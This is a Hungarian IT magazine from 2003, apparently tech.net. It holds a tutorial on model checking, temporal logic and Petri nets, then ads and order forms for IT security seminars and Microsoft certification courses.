A modell végessége elvileg garantálja, hogy az algoritmus futása előbb-utóbb véget ér, azonban a gyakorlati életben általában olyan hatalmas állapotterek jönnek létre, amelyek teljes, kimerítő bejárása reménytelen, esélytelen vállalkozás.

A fő kihívás tehát a mérhetetlenül nagy állapotterek kezelése. Az utóbbi időben két gyakorlati megvalósítás terjedt el: a temporális modellellenőrzés, illetve az automaták formájában történő specifikáció.

Az előbbi alapvetően a temporális logikára épít, és a rendszereket mint véges állapotú rendszereket modellezi. A temporális logika *(amelyet már az ókori görögök, többek között Arisztotelész is elkezdtek tanulmányozni)* az események időbeli tanulmányozására szolgál. A modális logika egy változata, ahol az operátorokat arra használják, hogy a tények igazságának idejét jelöljék meg. Temporális logikában például ilyen állításokat fogalmazhatunk meg: „p a jövőben mindig, minden pillanatban igaz lesz", „p a jövőben valamikor igaz lesz" stb.

Egy másik megközelítés a rendszert véges automaták formája-

ban írja le. Az automata ugyanúgy matematikai modell, mint a temporális logika, vagy bármely más formalizmus, azonban rendelkezik azzal az óriási előnnyel, hogy már ránézésre is sokminden leolvasható belőle *(gondoljunk csak arra például, hogy egy beszédes UML ábra mennyivel gyorsabban, mennyivel több dolgot elárul, mint egy több oldalas magyarázkodás, amely ráadásul sok esetben még félre is értelmezhető)*.


Az automata mindig valamilyen meghatározott állapotban van *(például az UML sorozatban szerepelt biliárd input interfészének állapotai: Letiltott, Engedélyezett)*. Ezen állapotok közül mindig egy, és csakis egy érvényes *(ekkor azt mondjuk, hogy az automata ebben az állapotban van)*.

A fenti két megközelítés matematikai módszerekkel egymásnak megfeleltethető, ekvivalenssé tehető.

A modellellenőrzési módszerek legfőbb veszélye az állapottér robbanása, azaz a probléma bonyolultságának növelésével az állapotok és állapotátmenetek száma exponenciálisan nő. Ma már különböző minimalizáló és redukciós eljárások segítségével akár 10^{120} elérhető állapot is vizsgálható *(természetesen automatizált, gépi módszerekkel)*.

Ezek az eljárások már a gyakorlatban is számos alkalommal bebizonyították létjogosultságukat. Egyik elhíresült példa az IEEE FUTUREBUS szabvány *(1986)*, amelyet különböző formális analíziseknek alávetve kiderült, hogy számos hibát és potenciális kétértelműséget tartalmaz. Sőt, a későbbiekben időanalízissel kibővített módszer még további hibákat is felfedett. Ez volt az első olyan eset, amikor egy nemzetközi szabványról matematikai módszerekkel sikerült bebizonyítani, hogy hibás.

Lássunk most egy konkrét példát. Képzeljünk el egy épületet, ahova liftet szeretnénk építeni. A lift alapesetben nyugalmi állapotban van valamelyik emeleten *(Idle)*. Ha utasítás érkezik, ajtaja becsukódik, és a lift elindul a megfelelő irányba. Ha menet közben olyan közbülső emeletre ér, ahonnan szintén hívták, akkor ott is megáll. Ennek az egyszerűsített modellnek az állapotautomatája látható az alábbi ábrán, háromszintes épületet feltételezve *(földszint plusz két emelet)*.




Kétemeletes épület liftautomatája

Induljunk ki az Idle_0 állapotból, a lift tehát a földszinten várakozik. Amint utasítást kap arra, hogy elinduljon *(akár beszáll valaki, akár másik emeletre elhívják)*, bezárja az ajtót *(Ajtót_zár_0)*, elindul, majd az 1. emeletre ér. Amennyiben ide hívták/küldték, megáll és kinyitja az ajtót *(Ajtót_nyit_1)*, ellenkező esetben folytatja útját a 2. emeletre.

Ha az 1. emeleten kinyílik a liftajtó, utána két eset lehetséges. Vagy van újabb menetutasítás, és a lift ajtózárás után továbbhalad *(Ajtót_zár_1)*, vagy nyugalmi állapotba kerül az 1. emeleten *(Idle_1)*. A nyugalmi állapotból a földszinthez hasonló módon billenthető ki, működése innen kezdve az eddig leírtakkal ekvivalens.

De vajon mit mondhatunk erről a rendszerről a temporális logika nyelvén? Először is tisztázzuk, milyen operátorokat használhatunk az elemi temporális kifejezésekben:

Temporális operátor	Az operátor jelentése
Fp	Valamikor p *(p valamikor a jövőben igaz lesz)*
Gp	Mindig p *(p mindig igaz)*
Xp	Következő p *(p a következő pillanatban igaz lesz)*
pUq	p amíg q *(p igaz, amíg q igaz nem lesz)*



Temporális operátorok jelentése

Lássunk tehát néhány, a liftünkre vonatkozó, temporális logikában megfogalmazott állítást:

Temporális kifejezés	A kifejezés jelentése
G((Ajtót_nyit_1)→(X(Ajtót_zár_1)▽X(Idle_1))	Mindig igaz, hogy ha valamikor az első emeleten kinyílik az ajtó, a következő állapot az ajtó bezárása, vagy nyugalom lesz.
G(F(Idle_0)→(Idle_0)U(Ajtót_zár_0))	Mindig igaz, hogy ha a földszinten valamikor nyugalmi állapotba kerülünk, ott is maradunk egészen addig, amíg az ajtó bezárására *(és az indulásra)* nem kapunk utasítást.

Miért is jó mindez? Először is ily módon a rendszerünk tulajdonságait, követelményeit implementációfüggetlen módon írhatjuk le; másrészt olyan rendszereket is vizsgálhatunk a temporális logika segítségével, amelyek be- és kimenő adatainak

kapcsolata nem adható meg egyszerű transzformációként, hanem az időtényező is lényegi szempont *(ilyenek például a folyamatos működésű, reaktív rendszerek, az operációs rendszerek stb.)*.

Egy újabb technológia: a Petri-hálók

A Petri-hálók egyidejűleg nyújtanak grafikus és matematikai reprezentációt

- konkurens
- aszinkron
- elosztott
- párhuzamos
- nemdeterminisztikus és/vagy
- sztochasztikus

rendszerek modellezésére. Mielőtt tovább borzolnám a kedélyeket, lássuk, mit is jelentenek pontosan a fenti jelzők.

Egy rendszer konkurens, ha benne egyidejűleg működő, önálló egységek kommunikálnak egymással úgy, hogy ezen egységek egymáshoz képest tetszőleges működési fázisban vannak. Aszinkronnak nevezzük az eseményvezérelt rendszereket, elosztottnak pedig azokat, amelyeknél az egyes rendszerelemek között funkcionális tagolódás van, azaz valamilyen megegyezés arról, ki milyen feladatot lásson el a teljes és hatékony működés érdekében. A párhuzamos rendszerek nagyon hasonlítanak a konkurensekre, lényeges különbség azonban, hogy párhuzamos esetben a rendszerelemek között szoros szinkronizáció áll fenn *(konkurens rendszereknél erre semmilyen megkötés nincs)*.

Ha egy rendszer nemdeterminisztikus, az azt jelenti, hogy egy-egy adott állapotából nem egyértelmű, melyik állapot lesz a következő. Általában adatfüggő, hogy hova lépünk tovább, azonban előfordulhat, hogy a működési módot véletlennel modellezzük.

C.A. Petri a 60-as évek elején publikálta a róla elnevezett módszert.


Fő jellegzetessége, hogy mindent struktúrával fejez ki: a vezérlést és az adatszerkezetet egyaránt. Ennek a megközelítésnek egyik fő előnye, hogy minden más ábrázolásmód kiteríthető Petri-hálóvá, ugyanakkor már egyszerű feladatok leírása is hatalmas hálót eredményez. Összességében azonban elmondható, hogy a kiforrott matematikai háttér miatt ez a leírásmód rendkívül hatékony eszköz lehet rendszerek analízisére, ha a rendszer modelljét valamely kompaktabb modellezésből automatikusan származtatjuk.

Lássuk most, hogyan épülnek fel a Petri-hálók! Legyen N egy súlyozott, irányított, páros gráf. Páros gráfról lévén szó, a csomópontokat két csoportba soroljuk: helyekről és tranzíciókról beszélhetünk. A gráf élei minden esetben úgy futnak, hogy vagy egy élből kiindulva egy tranzícióban végződnek, vagy tranzícióból indulva helyben végződnek. Minden élhez rendelhetünk egy pozitív egész értéket, amelyet az él súlyának nevezünk, és egy k súlyú él ekvivalensnek tekinthető k darab 1 súlyú éllel. *(A jelöletlen élek egyszeres súlyokat jelentenek.)*

Egy-egy hely állapotát tokenekkel jelölhetjük, a hálózat állapotát pedig az összes hely pillanatnyi tokeneloszlása mutatja.

Speciális csomópont a forrás- és a nyelő tranzíció. A forrásnak nincs bemenete, és mindig képes tüzelni *(lásd később)*, a nyelő tranzíciónak pedig nincs kimenete, így a tüzelés során a hozzá érkező tokeneket „elnyeli".

Lássunk egy egyszerű példát, hogy minden egyértelmű legyen:




Egy egyszerű Petri-háló

A fenti ábrán egy egyszerű Petri-háló kezdeti állapotát *(token-eloszlását)* láthatjuk: A P1 állapotban 3, a P2-ben 1, P3-ban 0 token van. A T1 tranzíciónak két bemenő *(P1-ből és P2-ből)*, és két kimenő *(P2-be és P3-ba)* éle van. Két élnek van 1-től különböző súlya: a P1T2 él 2, a T2P1 él 3 súlyú.

Mit is jelent mindez? Petri-hálók esetében állapotátmenet helyett tüzelésről beszélünk: ez az a folyamat, amely során a tokenek ide-oda vándorolnak a hálón belül. Egy tranzíció akkor tüzelhet, ha az összes bemenő éléhez csatlakozó helyen van legalább annyi token, amennyi az adott él súlya. A fenti példában T1 tüzelhet, mert P1-ben is, P2-ben is van 1-1 token, T2 azonban nem, mert P1-ben van ugyan 2 token, de P3-ban nincs egy sem. A tüzelés során a tranzíció a bemenő éleihez csatlakozó helyekről *(az őseitől)* elveszi az élnek megfelelő számú tokent, a kimenő élek végpontjain álló helyekhez *(utódaihoz)* pedig hozzáad az él súlyának megfelelő számút. A fenti ábrán például a T2 tranzíció a P3 helyről 1, a P1 helyről 2 tokent vesz el a tüzelés során.


Most tehát egyértelmű, hogy a következő tüzelő tranzíció a T1 lesz, de mi történik, ha egyszerre több tranzíció is tüzelhetővé válik? Ebben az esetben is egyetlen tranzíció tüzel a következő alkalommal *(a következő logikai időpillanatban)*, de hogy melyik, az előre teljesen kiszámíthatatlan *(a Petri-háló nemdeterminisztikus volta miatt)*.

Lássuk, hogyan is néz ki a fenti háló a T1 tranzíció tüzelése után:




A Petri-háló a T1 tranzíció tüzelése után

Jól látható, hogy most már mind a T1, mind a T2 állapot tüzelhető. Lássuk, hogyan néz ki a háló az egyik, illetve a másik esetben:



A Petri-háló a T1 tranzíció újabb tüzelése után

Ha a T1 tranzíció tüzel újra, a hálózat a fenti állapotba kerül. A T2 tranzíció ismét nem képes tüzelésre, és kis odafigyeléssel az is látható, hogy ha a T1 tranzíció még egy alkalommal tüzel, akkor a P1 helyen nem marad több token, a háló holtpontba *(deadlock)* kerül, működését nem tudja folytatni. Az esetek többségében ez nem engedhető meg, így különböző módszereket dolgoztak ki a Petri-hálók holtpontmentesítésére *(ezekről a későbbiekben írok)*.



A Petri háló a T2 tranzíció tüzelése után

Ha az előző lépésben tekintett hálóban *(ahol T1 már tüzelt egyszer)* a következő tüzelő tranzíció a T2 lesz, a háló a fenti ábrán látható állapotba kerül – amely megegyezik a kiinduló tokeneloszlással.
Mindezt matematikai formalizmussal is leírhatjuk. Egy adott tokeneloszlást az az M vektor jelöl, amelynek dimenziója a P helyek száma *(π=|P|)*, elemei pedig az adott sorszámú helyen az adott pillanatban található tokenek száma. Az előzőekben tekintett kezdeti tokeneloszlás leírása tehát ily módon *(π=3)*:

$$M_0 = \begin{bmatrix} 3 \\ 1 \\ 0 \end{bmatrix}$$


A T1 tranzíció tüzelése után:

$$M_{T1} = \begin{bmatrix} 2 \\ 1 \\ 1 \end{bmatrix}$$

Hasonlóan írhatók fel az újabb tüzelések utáni állapotok tokeneloszlásai is.

A logikai idő

Fentebb említettem egy érdekes fogalmat, a logikai időt. Fizikai időnek nevezem azt, amit óránkkal, a napszakok változásával stb. mérhetünk, tehát ami a rendszertől független, objektív időskálán szemléltethető *(többnyire szabályosan periodikus)*.
A logikai idő a rendszer működésétől függ, viszonyítási pontjai a bekövetkezett események, Petri-hálók esetében a tüzelések. Szemléletesen a [T1, T2, T1, T1] tüzelési szekvencia a fizikai és a logikai időben így néz ki:




Tüzelési szekvencia a fizikai és a logikai időben

A példa szerint az idő mérése az első tüzeléskor indul *(T1)*. A T2 tranzíció tüzelése logikai és fizikai időpontja *(véletlenül)* egyaránt az 1 időpillanat. A harmadik tüzelés *(T1)* a fizikai 5, a logikai 2 időben, míg a negyedik *(T1)* a fizikai 7 és a logika 3 időpontban történik.
Ezáltal egy olyan, implicit időfogalmat kacsolunk rendszerünkhöz, amelyben egy engedélyezett tranzíció tüzelése a [0, ∞) intervallumban bárhol megtörténhet *(fire-at-will)*.


A nemdeterminisztikus működés kiküszöbölése

Ez a nemdeterminisztikus működés azonban nem mindig engedhető meg. Ennek kiküszöbölésére különböző korlátozásokat vezethetünk be rendszerünkben.
Tekintsük elsőként az alábbi Petri-hálót, amely nyolcas számlálót hivatott modellezni:



Nyolcas számláló modellezése Petri-hálóval


Mindez úgy működik, hogy egyetlen token kering a rendszerben, amelynek minden ugrása a számláló egy ugrását jelenti: kezdetben a token a P0 helyen van. A következő tüzeléskor átkerül az P1-es állapotba, majd a P2-be stb. A kör végén a P7-es helyről ismét a P0-ba ugrunk, és kezdődik az egész számlálás elölről.
Igen ám, de a tüzelésekhez kötött logikai idő semmit nem mond arról, hogy fizikailag mikor következik be a következő ugrás, mi pedig szeretjük a határidőket, szeretjük tudni, mi mikor következik be.
Próbáljunk meg órajelet bevezetni. Első megközelítésben ez egyetlen forrás-tranzíciót jelent, amely tokeneket juttat a rendszerbe az alábbi módon:



Órajel bevezetése a nyolcas számlálóba

A CLK bizonyos időközönként tokent juttat a rendszerbe. Az újabb élek felvételével a tranzíciók már csak akkor tüzelhetnek, ha a középső állapotban van token, azaz „ütött az óra".
Igen ám, de még ha van is órajel-tokenünk, akkor sem garantált, hogy a soron következő tranzíció tüzel a következő óraütés előtt. Sajnos a Petri-hálók sajátosságai miatt ezt nem tudjuk garantálni, azonban megkerülve egy kicsit a problémát, azt igen, hogy az óra ne üthessen addig, amíg az előző órajelre nem történt ugrás a számlálóban. *(Ha a hegy nem megy Mohamedhez…)*
Korlátozzuk tehát a középső állapot kapacitását egyetlen tokenre *(ezt jelöli a beleírt 1-es)*. Ez azt jelenti, hogy azon a helyen maximum 1 token lehet egyszerre, tehát bemenő tranzíció nem tüzelhet, amíg a tüzelés túllépné a kapacitáskorlátot. Így ha esetünkben egyszer már ütött az óra, tehát van órajel-token a rendszerben, akkor mindaddig nem üthet újra az óra, amíg ez el nem tűnik, azaz amíg a számláló nem lép egyet. Így biztosíthatjuk azt, hogy minden órajelre egyet és pontosan egyet lépjen a számlálónk.

Másik módszer, hogy kapacitáskorlát helyett tiltó éleket veszünk fel a hálóba. A tiltó él azt jelöli, hogy a tranzíció ne tüzeljen, amíg az adott feltétel teljesül. Az alábbi ábrán például addig nem tüzel a tranzíció, amíg a P2 helyen van token:



Tiltó él a Petri-hálóban

Ha a tiltó élhez egy k súlyt is rendelünk, az azt jelenti, hogy ha az él bemeneti helyén az adott k számú, vagy annál több token van, akkor a tranzíció tiltott, ha k-nál kevesebb token szerepel a helyen, akkor a tranzíció engedélyezett.
Ezzel a módszerrel azt köthetjük tehát ki, hogy mindaddig nem jöhet óraütés, amíg van token a megfelelő helyen.

Ám ez még mindig nem elég… A kapacitáskorlátok kiküszöböléséről, szimulációs algoritmusokról és egyéb ínyencségekről a következő számban írok majd.

Molnár Ágnes
agnes.molnar@t-systems.com

NETACADEMIA MESTERQRZUSOK

2003. Tavaszi program

A tavaszi előadások vendégelőadói értékes ajándékokkal is meglepik a kedves résztvevőket!

Keresse a tech.net magazinban a kedvezményes részvételre jogosító jegyet!

2003. március 27. 13:45 – 18:00

13:35 – 14:00 **Regisztráció**

14:00 – 15:00 **Bevezetés a hálózati forgalom elemzésébe**

Minél összetettebb egy vállalati hálózat, minél többféle szolgáltatást futtatunk, annál furcsább hibajelenségeknek lehetünk időnként tanúi. A hálózati forgalom elemzésével olyan hibák felderítésére is lehetőség nyílik, amelyekről semmit sem mond az Eseménynapló!

(Fóti Marcell)

(Kapcsolódó tanfolyamaink: NetMon Workshop, TCP/IP Workshop)

15:00 – 16:00 **A nyílt kulcsú technológia építőkockái**

A digitális aláírási törvény megjelenésével egyre több vállalat fordul érdeklődéssel a nyílt kulcsú technológiák felé. Mi kell ahhoz, hogy elérhetővé váljon számunkra a PKI adta sok-sok lehetőség?

(Vendégelőadó: NetLock Kft.)

(Kapcsolódó tanfolyamaink: PKI Workshop)

16:00 – 16:20 **Kávészünet**

16:20 – 17:20 **Nyílt kulcsú architektúra a Windowsban**

A PKI felhasználási területei a titkosított hálózati kommunikációtól a digitális aláíráson keresztül a felhasználó-azonosításig terjednek. Kiszolgálóoldalon többek között a RAS, VPN, IPSec, és IIS, felhasználói oldalon a Smart Card Logon, dokumentumok aláírása, S/MIME a témaválaszték. A műsorváltoztatás jogát az újonnan megjelenő szolgáltatások miatt fenntartjuk!

(Fülöp Miklós)

(Kapcsolódó tanfolyamaink: 2150 – Windowsos hálózatok biztonsága, 2159, ISA Server)

17:20 – 18:00 **Gyakorlat: Felhasználói és kiszolgálóoldali PKI-gyakorlatok**

Ajándék: Hiteles NetLock tanúsítványpár elektronikus aláíráshoz és titkosításhoz. A kulcstároló eszközök a helyszínen megvásárolhatók.

2003. május 29. 13:45 – 18:00

13:35 – 14:00 **Regisztráció**

14:00 – 15:00 **Az elektronikus levelezés védelmének lehetőségei Exchange Serveren**

Az elektronikus levelezés áldás és átok egyben. A veszélyes leveleket nem szabad a felhasználókig eljuttatni. Ennek eszköze lehet az Outlook-ügyfelekhez készített központi korlátozóeszköz, vagy egy víruskereső.

(Fóti Marcell)

(Kapcsolódó tanfolyamaink: 1572 – Exchange Server üzemeltetése)

15:00 – 16:00 **SOAP** (Előadó: Soczó Zsolt)

A webszolgáltatások alapjait a SOAP-szabvány rakta le. Az előadásban áttekintjük a SOAP történelmi gyökerét, és az XML-technológiákon keresztül megnézzük gyakorlati felhasználását is.

(Soczó Zsolt)

(Kapcsolódó tanfolyamaink: .NET fejlesztési tanfolyamok)

16:00 – 16:20 **Kávészünet**

16:20 – 17:20 **A Windows rendszerek támadható, és védelmi felületei**

A vírusvédelem egyik faktora nyilván a jó, friss víruskereső program. A másik faktor az okos felhasználó, illetve az okos rendszergazda. Ebben az előadásban megismerkedünk a vírusok által használt támadási trükkökkel, így soha többé nem fogunk Administratorként levelezni...

(Vendégelőadó: VirusBuster Kft.)

(Kapcsolódó tanfolyamaink: 2150 – Windowsos hálózatok biztonsága, 2159, ISA Server)

Gyakorlat: Felhasználói és kiszolgálóoldali PKI-gyakorlatok


Ajándék: Virus Buster Personal Edition, 1 éves előfizetéssel

A MesterQrzusok helyszíne: NetAcademia Kft., Budapest, Andrássy út 62.
Jelentkezés: http://www.netacademia.net/mesterq

tech.net magazin előfizetési szelvény

fax

Címzett: NetAcademia Kft.
Faxszám: (1) 472-1215



http://technet.netacademia.net/subs/szamrend.asp • e-mail: terjesztes@netacademia.net • fax: (1) 472-1215

Előfizetem a **tech.net** magazint:

..... példányban egy évre (14.784 Ft)

..... példányban fél évre (7.392 Ft).

Megrendelő neve: .....

Cég neve: .....

Számlázási cím: ☐☐☐☐ .....

.....

Postázási cím: ☐☐☐☐ .....

.....

E-mail cím: .....

Telefon: .....

Fax: .....

A fizetés módja: ☐ csekkel ☐ átutalással

Kelt: ...../ ...../ .....

Aláírás: .....

MesterQrzus megrendelőlap

Címzett: NetAcademia Kft.
Faxszám: (1) 472-1215

fax

A 2003 első félévében megrendezésre kerülő MesterQrzus konferenciák:

2003. március 27. 13:45 - 18:00 **5000 Ft+ÁFA/fő**

Fóti Marcell: **Bevezetés a hálózati forgalom elemzésébe**
NetLock Kft. vendégelőadó: **A nyílt kulcsú technológia építőkockái**
Fülöp Miklós: **Nyílt kulcsú architektúra a Windowsban**
Gyakorlat: Felhasználói és kiszolgálóoldali PKI-gyakorlatok

Ajándék: Hiteles NetLock tanúsítványpár elektronikus aláíráshoz és titkosításhoz. A kulcstároló eszközök a helyszínen megvásárolhatók.

2003. május 29. 13:45 - 18:00 **5000 Ft+ÁFA/fő**

Fóti Marcell: **Az elektronikus levelezés védelmének lehetőségei Exchange Serveren**
Soczó Zsolt: **SOAP**
VirusBuster Kft. vendégelőadó: **A Windows rendszerek támadható, és védelmi felületei**
Gyakorlat: Felhasználói és kiszolgálóoldali PKI-gyakorlatok

Ajándék: Virus Buster Personal Edition, 1 éves előfizetéssel

A konferenciákkal kapcsolatban a változtatás jogát fenntartjuk!

Megrendelem a MesterQrzus konferenciákon való részvételt az alábbiak szerint:

2003. március 27. ..... **fő**
2003. május 29. ..... **fő**

Megrendelő neve (kapcsolattartó): .....

Cég neve: .....

Számlázási cím: ☐☐☐☐ .....

.....

E-mail cím: .....

Telefon: .....

Fax: .....

Kelt:...../...../ ..... Aláírás: .....

Bővebb információt a **http://www.netacademia.net/mesterq** honlapon talál, illetve a következő elérhetőségeinken kérhet:
Tel.: 472-1214 Fax: 472-1215 info@netacademia.net

Legyen Ön is a nagyok között!

Kedvezményes hivatalos Microsoft mérnök képzések

2003-ban is, február-márciustól!

A SZÁMALK Továbbképzés 2003-ban is tavalyi, változatlan áron kínálja hivatalos Microsoft tanfolyamaira épülő Microsoft rendszeradminisztrátori (**MCSA**), rendszermérnöki (**MCSE**), adatbázis-adminisztrátori (**MCDBA**) és Microsoft .NET fejlesztői (**MCAD/MCSD**) képzéssorozatait. A tanfolyamokat követően lehetősége van vizsgákat tenni **Prometric vizsgaközpontunkban** és megszerezni a nemzetközileg elismert oklevelek valamelyikét.

Válassza ki az Önnek megfelelő minősítést és képzési konstrukciót!

MCSE (rendszermérnök) képzés az öt kötelező vizsgához — *március 3-tól* — 430.000 helyett már **399.000 Ft-tól!!!**
Nagy, összetett informatikai rendszereket és hálózatokat üzemeltető szakemberek képzése, akiknek feladatuk lesz Windows 2000 alapú hálózatok teljeskörű adminisztrálása és támogatása, informatikai infrastruktúrák tervezése.

MCSA (adminisztrátor) képzés a kötelező vizsgákhoz — *március 3-tól* — 270.000 Ft helyett már **229.000 Ft-tól!**
A kisebb informatikai rendszereket és hálózatokat üzemeltető szakemberek számára ajánljuk, akiknek feladatuk lesz Windows 2000 alapú hálózatok telepítése, konfigurálása, adminisztrálása, karbantartása.

MCDBA (adatbázis-adminisztrátor) képzés a kötelező vizsgákhoz — *március 3-tól* — 504.000 Ft helyett már **459.000 Ft-tól!**
Microsoft SQL 2000 alapú adatbázisrendszerek teljeskörű üzemeltetésével, támogatásával, karbantartásával, tervezésével és implementálásával megbízott szakemberek részére ajánlott képzés.

Microsoft .NET fejlesztői képzés 25% kedvezménnyel — *február 17-től* — 750.000 Ft helyett **595.000 Ft-ért!**
Fejlesztők, programozók számára ajánlott képzés, akiknek feladatuk lesz összetett, Windows-alapú és webes alkalmazások készítése, fejlesztése, szolgáltatások implementálása és tervezése a Microsoft Visual Studio .NET és Microsoft .NET keretrendszerének segítségével. Az alapoktól a haladó szintig. Párhuzamosan a C# és Visual Basic .NET programnyelveken.

Hivatalos Microsoft tanfolyamokra épülő, rugalmas beosztású, kedvezményes konstrukciójú és árú képzéssorozatok. Különböző segédanyagokat, vizsgafelkészítő anyagokat tartalmazó oktatási konstrukciók és csomagok. Kedvezményes tanfolyami lehetőségek a szabadon választható vizsgára felkészítő tanfolyamokra.

Microsoft Press

Egészítse ki tanfolyamon szerzett ismereteit, készüljön fel a hivatalos Microsoft vizsgákra a Microsoft Press kiadó professzionális szakkönyveinek segítségével!
Több mint 800 féle kiadvány, kedvező árak, nagy raktárkészlet!

Minőség, egyéneknek kedvező konstrukciók, cégeknek partneri kedvezmények!

Microsoft CERTIFIED Technical Education Center

SZÁMALK TOVÁBBKÉPZÉS

SZÁMALK

☎ 203-0304/3041, 3050 **www.szamalk.hu/tisza** 1115 Budapest, Etele út 68.